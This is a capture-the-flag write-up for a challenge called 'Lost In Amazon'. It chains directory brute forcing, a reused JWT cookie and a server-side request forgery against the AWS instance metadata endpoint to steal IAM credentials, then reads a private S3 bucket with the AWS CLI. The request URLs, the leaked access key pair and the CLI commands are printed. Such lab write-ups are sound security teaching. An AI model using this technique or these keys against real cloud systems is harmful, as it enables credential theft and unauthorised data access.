Lost In Amazon

1. Challenge starts with some text (hints) given on the landing page

   - The paragraph is about the song “we will rock you” by Queens. “Rock you” is also a word list. Which can be used for brute forcing. Also, on the bottom it says “Powered by AWS” which hints towards involving some interaction with cloud.
2. Now using the rockyou.txt wordlist perform directory brute forcing. It will tell us which pages are accessible. It will give us two webpages “/rockyou” and “secret”.
3. Accessing the “/rockyou” webpage gives us below response

   - It gives us a hint that there is one more webpage but only authorized user can access it and it’s in the development phase.


4. Now look at the “/secret” webpage content

- It renders some jwt token. Use this jwt token to access that hidden webpage. But we don’t know where the restricted webpage is.


5. We know that restricted webpage is in development phase so it might be under “/dev” or “/developer” directory. Let’s do directory traversing again with “rockyou.txt” wordlist inside “/dev” and “/developer”.
6. From above step, we find out that there is “developer/heaven” webpage so let’s try to access it.
7. Accessing this page directly will give us an error message as show below

8. It needs some authentication/secret token to access it. “/secret” webpage gave us one JWT token. Use that secret token to access this page.

9. Set Cookie name to “secret” and value to JWT token.



10. Now try accessing “/developer/heaven” webpage again



11. Bingo! It did let us in this time.
12. Recall the hint on landing page “Powered by AWS”. So, it might let us access something related to AWS which we cannot access it from outside. One thing is AWS metadata. AWS metadata can be found at “http://169.254.169.254/latest/metadata”.
13. Put 169.254.169.254 in “location” input box and “latest/metadata” in other input box.

Not Secure | 3.208.8.45:5000/magiccall?pathtojwel=latest%2Fmeta-data%2F&location=169.254.169.254&magiccall_=Search

Good Progress!! Keep it up.
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/ami
block-device-mapping/ebs0
block-device-mapping/ephemeral0
block-device-mapping/root
block-device-mapping/swap
elastic-inference/associations
elastic-inference/associations/eia-bfa21c7904f64a82a21b9f4540169ce1
events/maintenance/scheduled
hostname
iam/info
iam/security-credentials
iam/security-credentials/lost-in-amazon
instance-action
instance-id
instance-life-cycle
instance-type
latest
latest/api/token
local-hostname
local-ipv4
mac
network/interfaces/macs/0e:49:61:0f:c3:11/device-number
network/interfaces/macs/0e:49:61:0f:c3:11/interface-id
network/interfaces/macs/0e:49:61:0f:c3:11/ipv4-associations/192.0.2.54
network/interfaces/macs/0e:49:61:0f:c3:11/ipv6s

14. It did gives us the metadata. Look for the iam credentials for any user. There is one user named “lost-in-amazon”
15. Access that endpoint to get the access key and secret key of that user.

Not Secure | 3.208.8.45:5000/magiccall?pathtojwel=latest%2Fmeta-data%2Fiam%2Fsecurity-credentials%2Flost-in-amazo...

Good Progress!! Keep it up.
{
"Code": "Success",
"LastUpdated": "2020-04-02T18:50:40Z",
"Type": "AWS-HMAC",
"AccessKeyId": "AKIAWFXGV6SZK7LCJ3MX",
"SecretAccessKey": "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",
"Token": "Private S3 Bucket: csaw",
"Expiration": "2022-04-02T00:49:51Z"
}

- As shown in above image it gives “AccessKeyId” and “SecretAccessKey” for one account.
- “Token” fields say something about S3 bucket. The bucket is private and looks like bucket name is “csaw”.

16. Even though it’s private we can access the object of that bucket because we have the access key and secretkey.
17. Use the AWS CLI to access the bucket. Flag is in the bucket.

```
[redacted] ~ % aws s3 ls s3://csaw --profile csaw-yes-bucket
2022-09-03 04:21:26         26 flag.txt
[redacted] ~ % aws s3api get-object --bucket "csaw" --key "flag.txt" flag.txt --profil csaw-yes-bucket
{
    "AcceptRanges": "bytes",
    "LastModified": "2022-09-03T08:21:26+00:00",
    "ContentLength": 26,
    "ETag": "\"7460802c27b640cc40a0badc554196b8\"",
    "ContentType": "text/plain",
    "Metadata": {}
}
[redacted] ~ % cat flag.txt
CTF{M3t@_D@TA_1S_CRi7Ic@L}%
[redacted] ~ %
```